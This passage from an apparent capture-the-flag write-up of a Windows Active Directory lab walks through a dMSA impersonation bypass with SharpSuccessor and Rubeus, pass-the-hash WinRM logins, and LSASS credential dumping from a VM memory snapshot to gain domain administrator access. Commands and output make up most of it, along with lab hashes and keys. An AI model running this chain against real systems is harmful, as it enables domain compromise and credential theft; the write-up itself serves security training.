The ACL result shows that SecurityIdentifier: S-1-5-21-...-1103 is exactly the SID of ryan.brooks, and ActiveDirectoryRights: CreateChild confirms that he has the necessary permissions. → Both prerequisites are met.
Microsoft later fixed BadSuccessor, closing the vulnerability of "one-way declarative inheritance". BetterSuccessor (the bypass proposed by Altered Security) discovered that the patch simply changed the verification from "one-way" to "two-way pairing"—it no longer only checks the link on the dMSA side, but also requires the target account to have the corresponding reverse attributes:
On the dMSA object: msDS-GroupMSAMembership + msDS-ManagedAccountPrecededByLink (pointing to svc_deploy)
On the target account (svc_deploy): msDS-SupersededManagedAccountLink + msDS-SupersededServiceAccountState (pointing to dMSA, declaring itself to have been superseded)
Therefore, the exploit strategy after the patch is: since you have GenericWrite on svc_deploy, it's not just about "creating a dMSA declaration of inheritance," but also manually writing these two "superseded" attributes on the svc_deploy object, so that the DC sees that both sides recognize this pairing relationship, and the verification will pass. Afterwards, when requesting the TGT of dMSA, the PAC (permission information in the Kerberos ticket) will reflect the identity of svc_deploy, which means that all its permissions have been obtained.
With these prerequisites in place, we can use SharpSuccessor to weaponize the modified dMSA path:
PS C:\Temp> .\SharpSuccessor.exe add /impersonate:svc_deploy /path:"OU=DMSAHolder,DC=checkpoint,DC=htb" /account:ryan.brooks /name:attacker_dmsa
   _____ _                      _____
  / ____| |                    / ____|
 | (___ | |__   __ _ _ __ _ __| (___  _   _  ___ ___ ___  ___ ___  ___  _ __
  \___ \| '_ \ / _` | '__| '_ \\___ \| | | |/ __/ __/ _ \/ __/ __|/ _ \| '__|
  ____) | | | | (_| | |  | |_) |___) | |_| | (_| (_|  __/\__ \__ \ (_) | |
 |_____/|_| |_|\__,_|_|  | .__/_____/ \__,_|\___\___\___||___/___/\___/|_|
                         | |
                         |_|
@_logangoins

[+] Adding dnshostname attacker_dmsa.checkpoint.htb
[+] Adding samaccountname attacker_dmsa$
[+] svc_deploy's DN identified
[+] Attempting to write msDS-ManagedAccountPrecededByLink
[+] Wrote attribute successfully
[+] Attempting to write msDS-DelegatedMSAState attribute
[+] Attempting to set access rights on the dMSA object
[+] Attempting to write msDS-SupportedEncryptionTypes attribute
[+] Attempting to write userAccountControl attribute
[+] Created dMSA object 'CN=attacker_dmsa' in 'OU=DMSAHolder,DC=checkpoint,DC=htb'
[+] Successfully weaponized dMSA object
[+] Found target account, attempting to write attributes
[+] CN=attacker_dmsa,OU=DMSAHolder,DC=checkpoint,DC=htb written to svc_deploy object
[+] msDS-SupersededServiceAccountState set to 2
[+] Wrote to target account successfully
The dMSA object has been created, pairing attributes have been written to both sides, and the svc_deploy account has been marked as the superseded account.
Next, let's pass on the dMSA service ticket.
First, request a delegated TGT as the current user context and cleanly save it to disk:
$t = .\Rubeus.exe tgtdeleg /nowrap | Out-String
$b64 = ($t -split 'base64\(ticket.kirbi\):')[1] -replace '\s+',''
[IO.File]::WriteAllBytes('C:\Temp\ryan_tgt.kirbi',[Convert]::FromBase64String($b64))
Requesting dMSA-supported ``TGS for krbtgt using a saved proxy ticket:
PS C:\Temp> .\Rubeus.exe asktgs /targetuser:attacker_dmsa$ /service:krbtgt/checkpoint.htb /opsec /dmsa /nowrap /ptt /ticket:C:\Temp\ryan_tgt.kirbi

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building DMSA TGS-REQ request for 'attacker_dmsa$' from 'ryan.brooks'
[+] Sequence number is: 884855162
[*] Using domain controller: DC01.checkpoint.htb (fe80::b1a3:9287:d9bc:fa42%5)
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

      doIF+jCCBfagAwIBBaEDAgEWooIE8zCCBO9hggTrMIIE56ADAgEFoRAbDkNIRUNLUE9JTlQuSFRCoiMwIaADAgECoRowGBsGa3JidGd0Gw5DSEVDS1BPSU5ULkhUQqOCBKcwggSjoAMCARKhAwIBAqKCBJUEggSRTSw0wkipLidAGNzDIDHJAtLDqCNp8hzLKJV3tmAEsYMZfblZgSfu1KLKxcEGS85PiYdWHyTfIcrdOI
KGamic8RLT+hQLhEHlhRotTPTEPrFqaVr5podDvEXeLjJ98ENCSe6a1vx3R+4HE+ev1BctT0wb8hEeSiSG+AgrAE6l2UF0bDnGdmaB/n/vnpmk4GENiyvjymRrASiJQ4p71futMz6A03s/s6tv2d6Due6woNMUWaT+HXC0cxFoYfSl0hW0N0OXX5esUIMrjQeWHVfDpaE66BB89++GhwXNWC+RbmyfRy2oZikjuOw7CtBD/W/qeD
qG0CJktZFB95xBnDyo/Jctc0CV1vQL1WDvIxjZ+9YM/HPfFGQcx2hmzB47rsftBZxbd/NRnbs5gsgEsVwq2szOYwgh6I1opT/RGZ3zEjflOmdp9Ado7jXTyWV+1mLgHMkcnCvY8V0eSfDZj0+jct3Y/w4pG7Z33U84zS3/ITFql05WGc7wxplnYjOOAeF3DmHz5QMjpzl7a90Ttnd6ToH1sSasdWyEjd7N8MEpSOLtAG1w7hZc0A
HMTj4m6K4XAgLEd2+JwY8Omqy2NthiuBgGt3lOKoqn1Dpced+pJLzoHDxDO4imndxebX/lGrQGmvdG3EjQBT6yB5KFPN7DJj76WEDfV4cLcDnnUoEijmbI0JJy7ULeL/HIQmnNYFc3L7sfvxDhGAeco4pC2bLI/c2Fub4LGChZlAA1XLHn2ce5M5Pj0GwhTgVn5o/6HF0Xng6zvP5xhoIRHlGO52YZwNDDnRtGafp0h2ap+SO17b
A/W/Bbd+q48Aq2vhfu7JgyJKVrL5UEmv8F/vYcnd6Jt0CwxkuLgyof3QMW55hlM791soZegqJSBXqJ1O5o0OU1HVTduZtkqB2woV0AFTyKzZAcGaf/1vYQ5RSFPLyA4cXT4IDMCs53R1XMiNIm6oqWl+QI3nCyUlVjzLeaJot3lRsQlOj8PKuRhKt2ruyTub4DQ8zp3NQuVho4DD1ztbRi9Azih0JOp+pFoFlzBvA0heJFdWCooD
KZwG6mzYJp65/jC3cXzwJsiEudC592DfxcCo017ayWvqHZ8jVUXwx7iKyRTeecA+zDJm7lFf1mZt6ytCQbJrUcTP2Hvg5C2NPTs1IUx285+5l2kq0zh+seVkfpET2yet6eYwydVtx1RtNBOfeQNcZWJQpHJx7llVAkQTLAo1HojXSD4KP2SN2dYHA3ip8FlnhH6OWEsw6MiBEu+bIFn0xu/prqIKYFd9Nmtey/VgqhzQh+qk22+F
Chx7+rs3iMHau361qgdfih7hbivO+e6r9U5dWG3iUeNSYak8NwZisJZYCkJdOWp+qij0OZxUuMqB2yj9n2jJOhtHmGkIIHNbodEpF6YMLvVT8ErwpECacpzriOkBSkK5qt6zBF+GJ4cXomoFoMX1gtVsno/tSjgBKVHfyZZ84jp7+gyq9IcbPMqM/116S3kxJmLCV01i5LfVbj9rJI7DntdpxsyJscUxFoKOZWI3y5f5ISCNKBjz
600c/du6/QypQnOyejgfIwge+gAwIBAKKB5wSB5H2B4TCB3qCB2zCB2DCB1aArMCmgAwIBEqEiBCBpHII59zjzAgY6jrjqX6tJjlP3bHeamA63gLe5N6e/56EQGw5jaGVja3BvaW50Lmh0YqIbMBmgAwIBAaESMBAbDmF0dGFja2VyX2Rtc2EkowcDBQBgoQAApREYDzIwMjYwNjE0MTYwOTU3WqYRGA8yMDI2MDYxNDE2MjQ1N1
qnERgPMjAyNjA2MjExNjAzMTBaqBAbDkNIRUNLUE9JTlQuSFRCqSMwIaADAgECoRowGBsGa3JidGd0Gw5DSEVDS1BPSU5ULkhUQg==

  ServiceName              :  krbtgt/CHECKPOINT.HTB
  ServiceRealm             :  CHECKPOINT.HTB
  UserName                 :  attacker_dmsa$ (NT_PRINCIPAL)
  UserRealm                :  checkpoint.htb
  StartTime                :  6/14/2026 9:09:57 AM
  EndTime                  :  6/14/2026 9:24:57 AM
  RenewTill                :  6/21/2026 9:03:10 AM
  Flags                    :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  aRyCOfc48wIGOo646l+rSY5T92x3mpgOt4C3uTenv+c=
  Current Keys for attacker_dmsa$: (aes256_cts_hmac_sha1) EFCA4B701086355F9A2B4A2C242539EDD1B146657BB6975117D947715863F8EF

PS C:\Temp> klist

Current LogonId is 0:0x6babc

Cached Tickets: (1)

#0>    Client: attacker_dmsa$ @ checkpoint.htb
    Server: krbtgt/CHECKPOINT.HTB @ CHECKPOINT.HTB
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
    Start Time: 6/14/2026 9:09:57 (local)
    End Time:   6/14/2026 9:24:57 (local)
    Renew Time: 6/21/2026 9:03:10 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called:
This ticket proves the dMSA takeover path is valid, but this Rubeus build only prints the current dMSA key. The missing part is in the debug view of the returned KERB-DMSA-KEY-PACKAGE, which contains the current key and the previous key material for the replaced account of the target svc_deply.
Request the same krbtgt ticket again, with debug parameters enabled:
.\Rubeus.exe asktgs /targetuser:attacker_dmsa$ /service:krbtgt/checkpoint.htb /opsec /dmsa /nowrap /debug /ticket:C:\Temp\ryan_tgt.kirbi
In the debug output, the decoded dMSA key packet will expose a current-keys block and a previous-keys block.
[DECODE] True MIGqoGMwYTApoAMCARKhIgQg78pLcBCGNV+aK0osJCU57dGxRmV7tpdRF9lHcVhj+O8wGaADAgERoRIEEFIlv7X+ytj1QAh9kVAgrKkwGaADAgEXoRIEEJaX1xD7q3UBeFiaH38bWZehHTAbMBmgAwIBF6ESBBDhYIHrB3rKdL2/ivEq9DrJohEYDzE2MDEwMTMwMTgxNjQ0WqQRGA8xNjAxMDEzMDE4MjE0NFo=
After decoding this data block, you can obtain the dMSA current-keys and the previous-keys values of the replaced account:
cat > dmsa_keypkg.b64 <<'EOF'
MIGqoGMwYTApoAMCARKhIgQg78pLcBCGNV+aK0osJCU57dGxRmV7tpdRF9lHcVhj+O8wGaADAgERoRIEEFIlv7X+ytj1QAh9kVAgrKkwGaADAgEXoRIEEJaX1xD7q3UBeFiaH38bWZehHTAbMBmgAwIBF6ESBBDhYIHrB3rKdL2/ivEq9DrJohEYDzE2MDEwMTMwMTgxNjQ0WqQRGA8xNjAxMDEzMDE4MjE0NFo=
EOF

base64 -d dmsa_keypkg.b64 > dmsa_keypkg.der
Then use openssl to parse the DER structure:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ openssl asn1parse -inform DER -in dmsa_keypkg.der

    0:d=0  hl=3 l= 170 cons: SEQUENCE
    3:d=1  hl=2 l=  99 cons: cont [ 0 ]
    5:d=2  hl=2 l=  97 cons: SEQUENCE
    7:d=3  hl=2 l=  41 cons: SEQUENCE
    9:d=4  hl=2 l=   3 cons: cont [ 0 ]
   11:d=5  hl=2 l=   1 prim: INTEGER           :12
   14:d=4  hl=2 l=  34 cons: cont [ 1 ]
   16:d=5  hl=2 l=  32 prim: OCTET STRING      [HEX DUMP]:EFCA4B701086355F9A2B4A2C242539EDD1B146657BB6975117D947715863F8EF
   50:d=3  hl=2 l=  25 cons: SEQUENCE
   52:d=4  hl=2 l=   3 cons: cont [ 0 ]
   54:d=5  hl=2 l=   1 prim: INTEGER           :11
   57:d=4  hl=2 l=  18 cons: cont [ 1 ]
   59:d=5  hl=2 l=  16 prim: OCTET STRING      [HEX DUMP]:5225BFB5FECAD8F540087D915020ACA9
   77:d=3  hl=2 l=  25 cons: SEQUENCE
   79:d=4  hl=2 l=   3 cons: cont [ 0 ]
   81:d=5  hl=2 l=   1 prim: INTEGER           :17
   84:d=4  hl=2 l=  18 cons: cont [ 1 ]
   86:d=5  hl=2 l=  16 prim: OCTET STRING      [HEX DUMP]:9697D710FBAB750178589A1F7F1B5997
  104:d=1  hl=2 l=  29 cons: cont [ 1 ]
  106:d=2  hl=2 l=  27 cons: SEQUENCE
  108:d=3  hl=2 l=  25 cons: SEQUENCE
  110:d=4  hl=2 l=   3 cons: cont [ 0 ]
  112:d=5  hl=2 l=   1 prim: INTEGER           :17
  115:d=4  hl=2 l=  18 cons: cont [ 1 ]
  117:d=5  hl=2 l=  16 prim: OCTET STRING      [HEX DUMP]:E16081EB077ACA74BDBF8AF12AF43AC9
  135:d=1  hl=2 l=  17 cons: cont [ 2 ]
  137:d=2  hl=2 l=  15 prim: GENERALIZEDTIME   :16010130181644Z
  154:d=1  hl=2 l=  17 cons: cont [ 4 ]
  156:d=2  hl=2 l=  15 prim: GENERALIZEDTIME   :16010130182144Z
We can get the result
current aes256 : EFCA4B701086355F9A2B4A2C242539EDD1B146657BB6975117D947715863F8EF
current key    : 5225BFB5FECAD8F540087D915020ACA9
current key    : 9697D710FBAB750178589A1F7F1B5997
previous key   : E16081EB077ACA74BDBF8AF12AF43AC9
Also we have known svc_deploy belongs to the REMOTE MANAGEMENT group.

That means we can try to use winrm to get the shell
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ evil-winrm -i DC01.checkpoint.htb -u 'svc_deploy' -H E16081EB077ACA74BDBF8AF12AF43AC9

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami
checkpoint\svc_deploy
Also there is another interesting smb share VMBackups could be access now
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ nxc smb checkpoint.htb -u svc_deploy -H E16081EB077ACA74BDBF8AF12AF43AC9 --shares
SMB         10.129.1.181    445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb) (signing:True) (SMBv1:False)
SMB         10.129.1.181    445    DC01             [+] checkpoint.htb\svc_deploy:E16081EB077ACA74BDBF8AF12AF43AC9
SMB         10.129.1.181    445    DC01             [*] Enumerated shares
SMB         10.129.1.181    445    DC01             Share           Permissions            Remark
SMB         10.129.1.181    445    DC01             -----           -----------            ------
SMB         10.129.1.181    445    DC01             ADMIN$                                 Remote Admin
SMB         10.129.1.181    445    DC01             C$                                     Default share
SMB         10.129.1.181    445    DC01             DevDrop                                VS Code extensions share for approved .vsix packages compatible with VS Code engine 1.118.0
SMB         10.129.1.181    445    DC01             IPC$            READ                   Remote IPC
SMB         10.129.1.181    445    DC01             NETLOGON        READ                   Logon server share
SMB         10.129.1.181    445    DC01             SYSVOL          READ                   Logon server share
SMB         10.129.1.181    445    DC01             VMBackups       READ
Continue to enumerate them
smbclient.py \
    -hashes :E16081EB077ACA74BDBF8AF12AF43AC9 \
    'checkpoint.htb/svc_deploy@checkpoint.htb'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use VMBackups
# tree .
/NightlyBackup_2024-11-01/memory forensics
/NightlyBackup_2024-11-01/memory forensics/Windows Server 2019-000001.vmdk
/NightlyBackup_2024-11-01/memory forensics/Windows Server 2019-Snapshot1.vmem
/NightlyBackup_2024-11-01/memory forensics/Windows Server 2019-Snapshot1.vmsn
/NightlyBackup_2024-11-01/memory forensics/Windows Server 2019.nvram
/NightlyBackup_2024-11-01/memory forensics/Windows Server 2019.scoreboard
/NightlyBackup_2024-11-01/memory forensics/Windows Server 2019.vmdk
/NightlyBackup_2024-11-01/memory forensics/Windows Server 2019.vmsd
/NightlyBackup_2024-11-01/memory forensics/Windows Server 2019.vmx
/NightlyBackup_2024-11-01/memory forensics/Windows Server 2019.vmxf
Finished - 11 files and folders
To avoid downloading such a large file, I chose to use vmkatz to perform the hash dump locally on the target machine.
*Evil-WinRM* PS C:\Temp> .\vmkatz.exe "\\DC01\VMBackups\NightlyBackup_2024-11-01\memory forensics"
vmkatz.exe : [*] vmkatz v1.4.1
[*] VMware snapshot: Windows Server 2019-Snapshot1.vmsn[*] LSASS: Windows Server 2019-Snapshot1.vmsn[*] System discovery: 9.8139387s[*] Process enumeration: 2.4995ms[*] Providers: MSV(ok) WDigest(ok) Kerberos(ok) TsPkg(empty) DPAPI(ok) SSP(empt
y) LiveSSP(n/a) Credman(empty) CloudAP(empty)
[*] Credential extraction: 24.1397ms
[+] 2 logon session(s), 2 with credentials:

  LUID: 0x3e4 (NETWORK SERVICE)
  Username: WIN-0DG6SJAEUTA$
  Domain: WORKGROUP
  [DPAPI]
    GUID          : 632b77c8-5e1a-4479-8e35-baa290fdd6ae
    MasterKey     : 15e104f6de4e478c6bf55252632a25b973fccd39c2be8cc0d5b15a5dec06029f02fe0a02a3e57eb3b55f077f83a283cd0a11f6b3c6508d9e585527de78dc989e
    SHA1 MasterKey: 44bb34a624afcd186909843e6cbdb4cfee908975
  [DPAPI]
    GUID          : 57e1a5d6-bbd4-44e9-a5c4-f4241b0821b0
    MasterKey     : 95f668c165e7c0b3bd1f525330e5a647b9c9c8da7320c6fbdb4518a588bac996567e04f22b28d4f7a2abd33fafe0958522bca1aaa0de00f5edb7d6742065642d
    SHA1 MasterKey: b2bf2c648554143d6b28b3c06a1ece7e40867238
  [DPAPI]
    GUID          : 4f09a449-22e7-4a65-a4b9-fac89cc25328
    MasterKey     : e4778f7e1b8351eade5c49bb8e32503fbbaa705bb7e26eef5785e0a8200e31fcc2458a4db00e03aaabef34bd47900beee2d8a5bb73ddd904fbe279089a1ea718
    SHA1 MasterKey: 90b1c277630e507a8e28d7b260a53f21712c3f1d

  LUID: 0x14016d
  Session: 2 | LogonType: Unknown
  Username: Administrator
  Domain: WIN-0DG6SJAEUTA
  LogonServer: WIN-0DG6SJAEUTA
  LogonTime: 2026-05-09 14:07:14 UTC
  SID: S-1-5-21-2823729479-30462974-3865623546-500
  [MSV1_0]
    NT Hash : f29e9c014295b9b32139b09a2790be3b
    SHA1    : 89c15f3cd3ede88faf4b2d2e56253cf953e7922e
    DPAPI   : 89c15f3cd3ede88faf4b2d2e56253cf953e7922e
  [DPAPI]
    GUID          : c53f7d5b-2902-415c-9c09-251f39974440
    MasterKey     : 32cc5c309067ca0994b849897a9b85b89511547030a1d8b74fe6e37ba037a4161301ffce692e6e433c3821dc18abfe208e1dc5c458de79d1352c6681e18bde15
    SHA1 MasterKey: b061f87be6d2776897d912fed9156a354b81a595
Now we can get the administrator shell
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Checkpoint]
└─$ evil-winrm -i checkpoint.htb -u Administrator -H f29e9c014295b9b32139b09a2790be3b


Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
checkpoint\administrator


type C:\Users\max.palmer\Desktop\root.txt
Description
Checkpoint is a medium difficulty Windows Active Directory machine featuring a Domain Controller with restorable deleted objects. Weak Access Control List permissions allow a low-privileged user to recover a tombstoned account, which in turn holds write access to a writable file share hosting VS Code extension packages. Malicious tampering with the extension's manifest and activation logic achieves remote code execution and a foothold as a higher-privileged user. From there, a Generic Write privilege over a service account is abused through a patched delegated Managed Service Account (dMSA) inheritance mechanism, requiring reciprocal attribute writes on both the attacker-created dMSA and the target account to satisfy the hardened validation and impersonate the service account via Kerberos. The compromised service account exposes a share containing a legacy virtual machine backup, whose memory snapshot is parsed offline to recover cached Domain Administrator credentials, completing the compromise of the domain.